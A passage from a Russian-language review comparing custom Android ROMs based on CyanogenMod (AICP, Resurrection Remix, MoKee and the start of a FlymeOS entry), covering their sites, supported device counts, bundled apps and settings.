
AICP (Android Ice Cold Project)

Официальный сайт: aicp-rom.com
Число официально поддерживаемых устройств: 71 (на 13.08.2016)
Основа: CyanogenMod
Версия Android: 6.0.1


Еще один комбайн. Изначально ROM создавался для HTC Desire HD на основе AOKP. Со временем к разработке присоединялось очень много других разработчиков, а вместе с ними росло и количество поддерживаемых девайсов. Не менее успешно этот проект обрастал и функциями. После выхода Android Lollipop разработчики AOKP сообщили, что приостанавливают разработку на неопределенный срок, из-за чего AICP был переведен на CM. В настоящее

время разработчики заявляют, что эта прошивка включает в себя абсолютно все необходимые расширения, так что никакие дополнительные твики не понадобятся.

Это действительно так, AICP имеет почти все функции, присутствующие в других прошивках. Плюс сюда вшиты SuperSU, AdAway и OmniSwitch, но нет ViPER4Android. Меню настроек не сильно отличается от меню в стоковом CyanogenMod, хоть и включает в себя некоторые новые пункты. А вот после нажатия на «Расширенные настройки» открывается океан дополнительных настроек. Тут есть настраиваемый индикатор сетевого трафика, полоса заряда аккумулятора, плавающие окна, PIE и другие интересные настройки, например удаление системных приложений, кеш прокрутки, опции прозрачности.



Расширенные настройки




Диспетчер задач

Удивило, что нельзя включить фонарик, удерживая кнопку питания при неактивном дисплее. Оказалось, чтобы получить эту функцию, необходимо перейти в «Экран блокировки» и активировать «Уведомление фонарика». Всему виной неправильный перевод, прошивка переведена на русский на 70–80%.


RR (Resurrection Remix)

Официальный сайт: forum.resurrectionremix.com
Число официально поддерживаемых устройств: 91 (на 09.08.2016)
Основа: CyanogenMod
Версия Android: 6.0.1

Создатели прошивки решили включить в свое творение лучшие функции из CM, Slim и Omni. А в качестве стартовой площадки использовать Remix. В итоге появился весьма интересный комбайн.



Океан настроек



Настройки недавних приложений

Прошивка полностью корректно переведена на русский язык. Тут есть несколько отлично настраиваемых панелей с недавними приложениями (Slim, OmniSwith и стандартные из AOSP), вшиты AdAway, Kernel Adiutor, SuperSU (при желании можно использовать и стандартный контроллер root-доступа из CyanogenMod).

Подстроить и настроить можно почти все. Эта прошивка по праву разделяет первое место по нашпигованности различными функциями с Temasek, а может, и превосходит его. Не всем любителям максимально настраиваемых прошивок понравится механизм настройки наэкранных клавиш: нельзя поставить дополнительные клавиши с правого и левого краев (там, где обычно отображается значок меню и переключения клавиатур).

Из недостатков: режимов энергосбережения меньше, чем в Temasek, кнопки быстрых настроек настраиваются неочевидным способом — нужно удерживать палец на шестеренке, которая ведет в настройки. Официально CAF-версия не выпускается, однако владельцы Nexus 5 могут загрузить неофициальную по ссылке.


MK (MoKee)

Официальный сайт: mokeedev.com/en/
Число официально поддерживаемых устройств: 220 (на 13.08.2016)
Основа: CyanogenMod
Версия Android: 6.0.1


Разработчики запустили этот проект 12 декабря 2012 года и с того времени постоянно улучшали его, задавшись целью добавлять только самые лучшие функции из других прошивок. На данный момент это CyanogenMod, OmniROM и SlimRoms.

Прошивка имеет что-то общее с Paranoid Android: функций не очень много по сравнению с конкурентами, но самые полезные присутствуют. В эту прошивку уже вшит ViPER4Android FX, есть возможность изменить высоту навбара, можно отобразить секунды в часах, скорость входящего и исходящего трафика, настроить включение экрана двойным тапом. В качестве интерфейса это все тот же CM, только в нем поменялась анимация всплывающих текстовых уведомлений, а навбар теперь всегда красится в цвет строки состояния во многих приложениях.

Скорость работы не уступает чистому CyanogenMod, присутствуют обновления по OTA-каналу. Причем все функции полностью русифицированы. Стоит отметить, что тут есть приложение «Защитник» — что-то вроде антивируса. Позволяет управлять некоторыми разрешениями приложений. Для разблокировки части экспериментальных функций нужно открыть «Настройки → Панель MoKee» и нажать несколько раз на «Версия MoKee».



ViPER4Android FX



Приложение «Защитник»

ОСОБЕННЫЕ


FlymeOS

Официальный сайт: flymeos.com
Число официально поддерживаемых устройств: 73 (на 08.08.2016)
Основа: CyanogenMod
Версия Android: 5.1.1

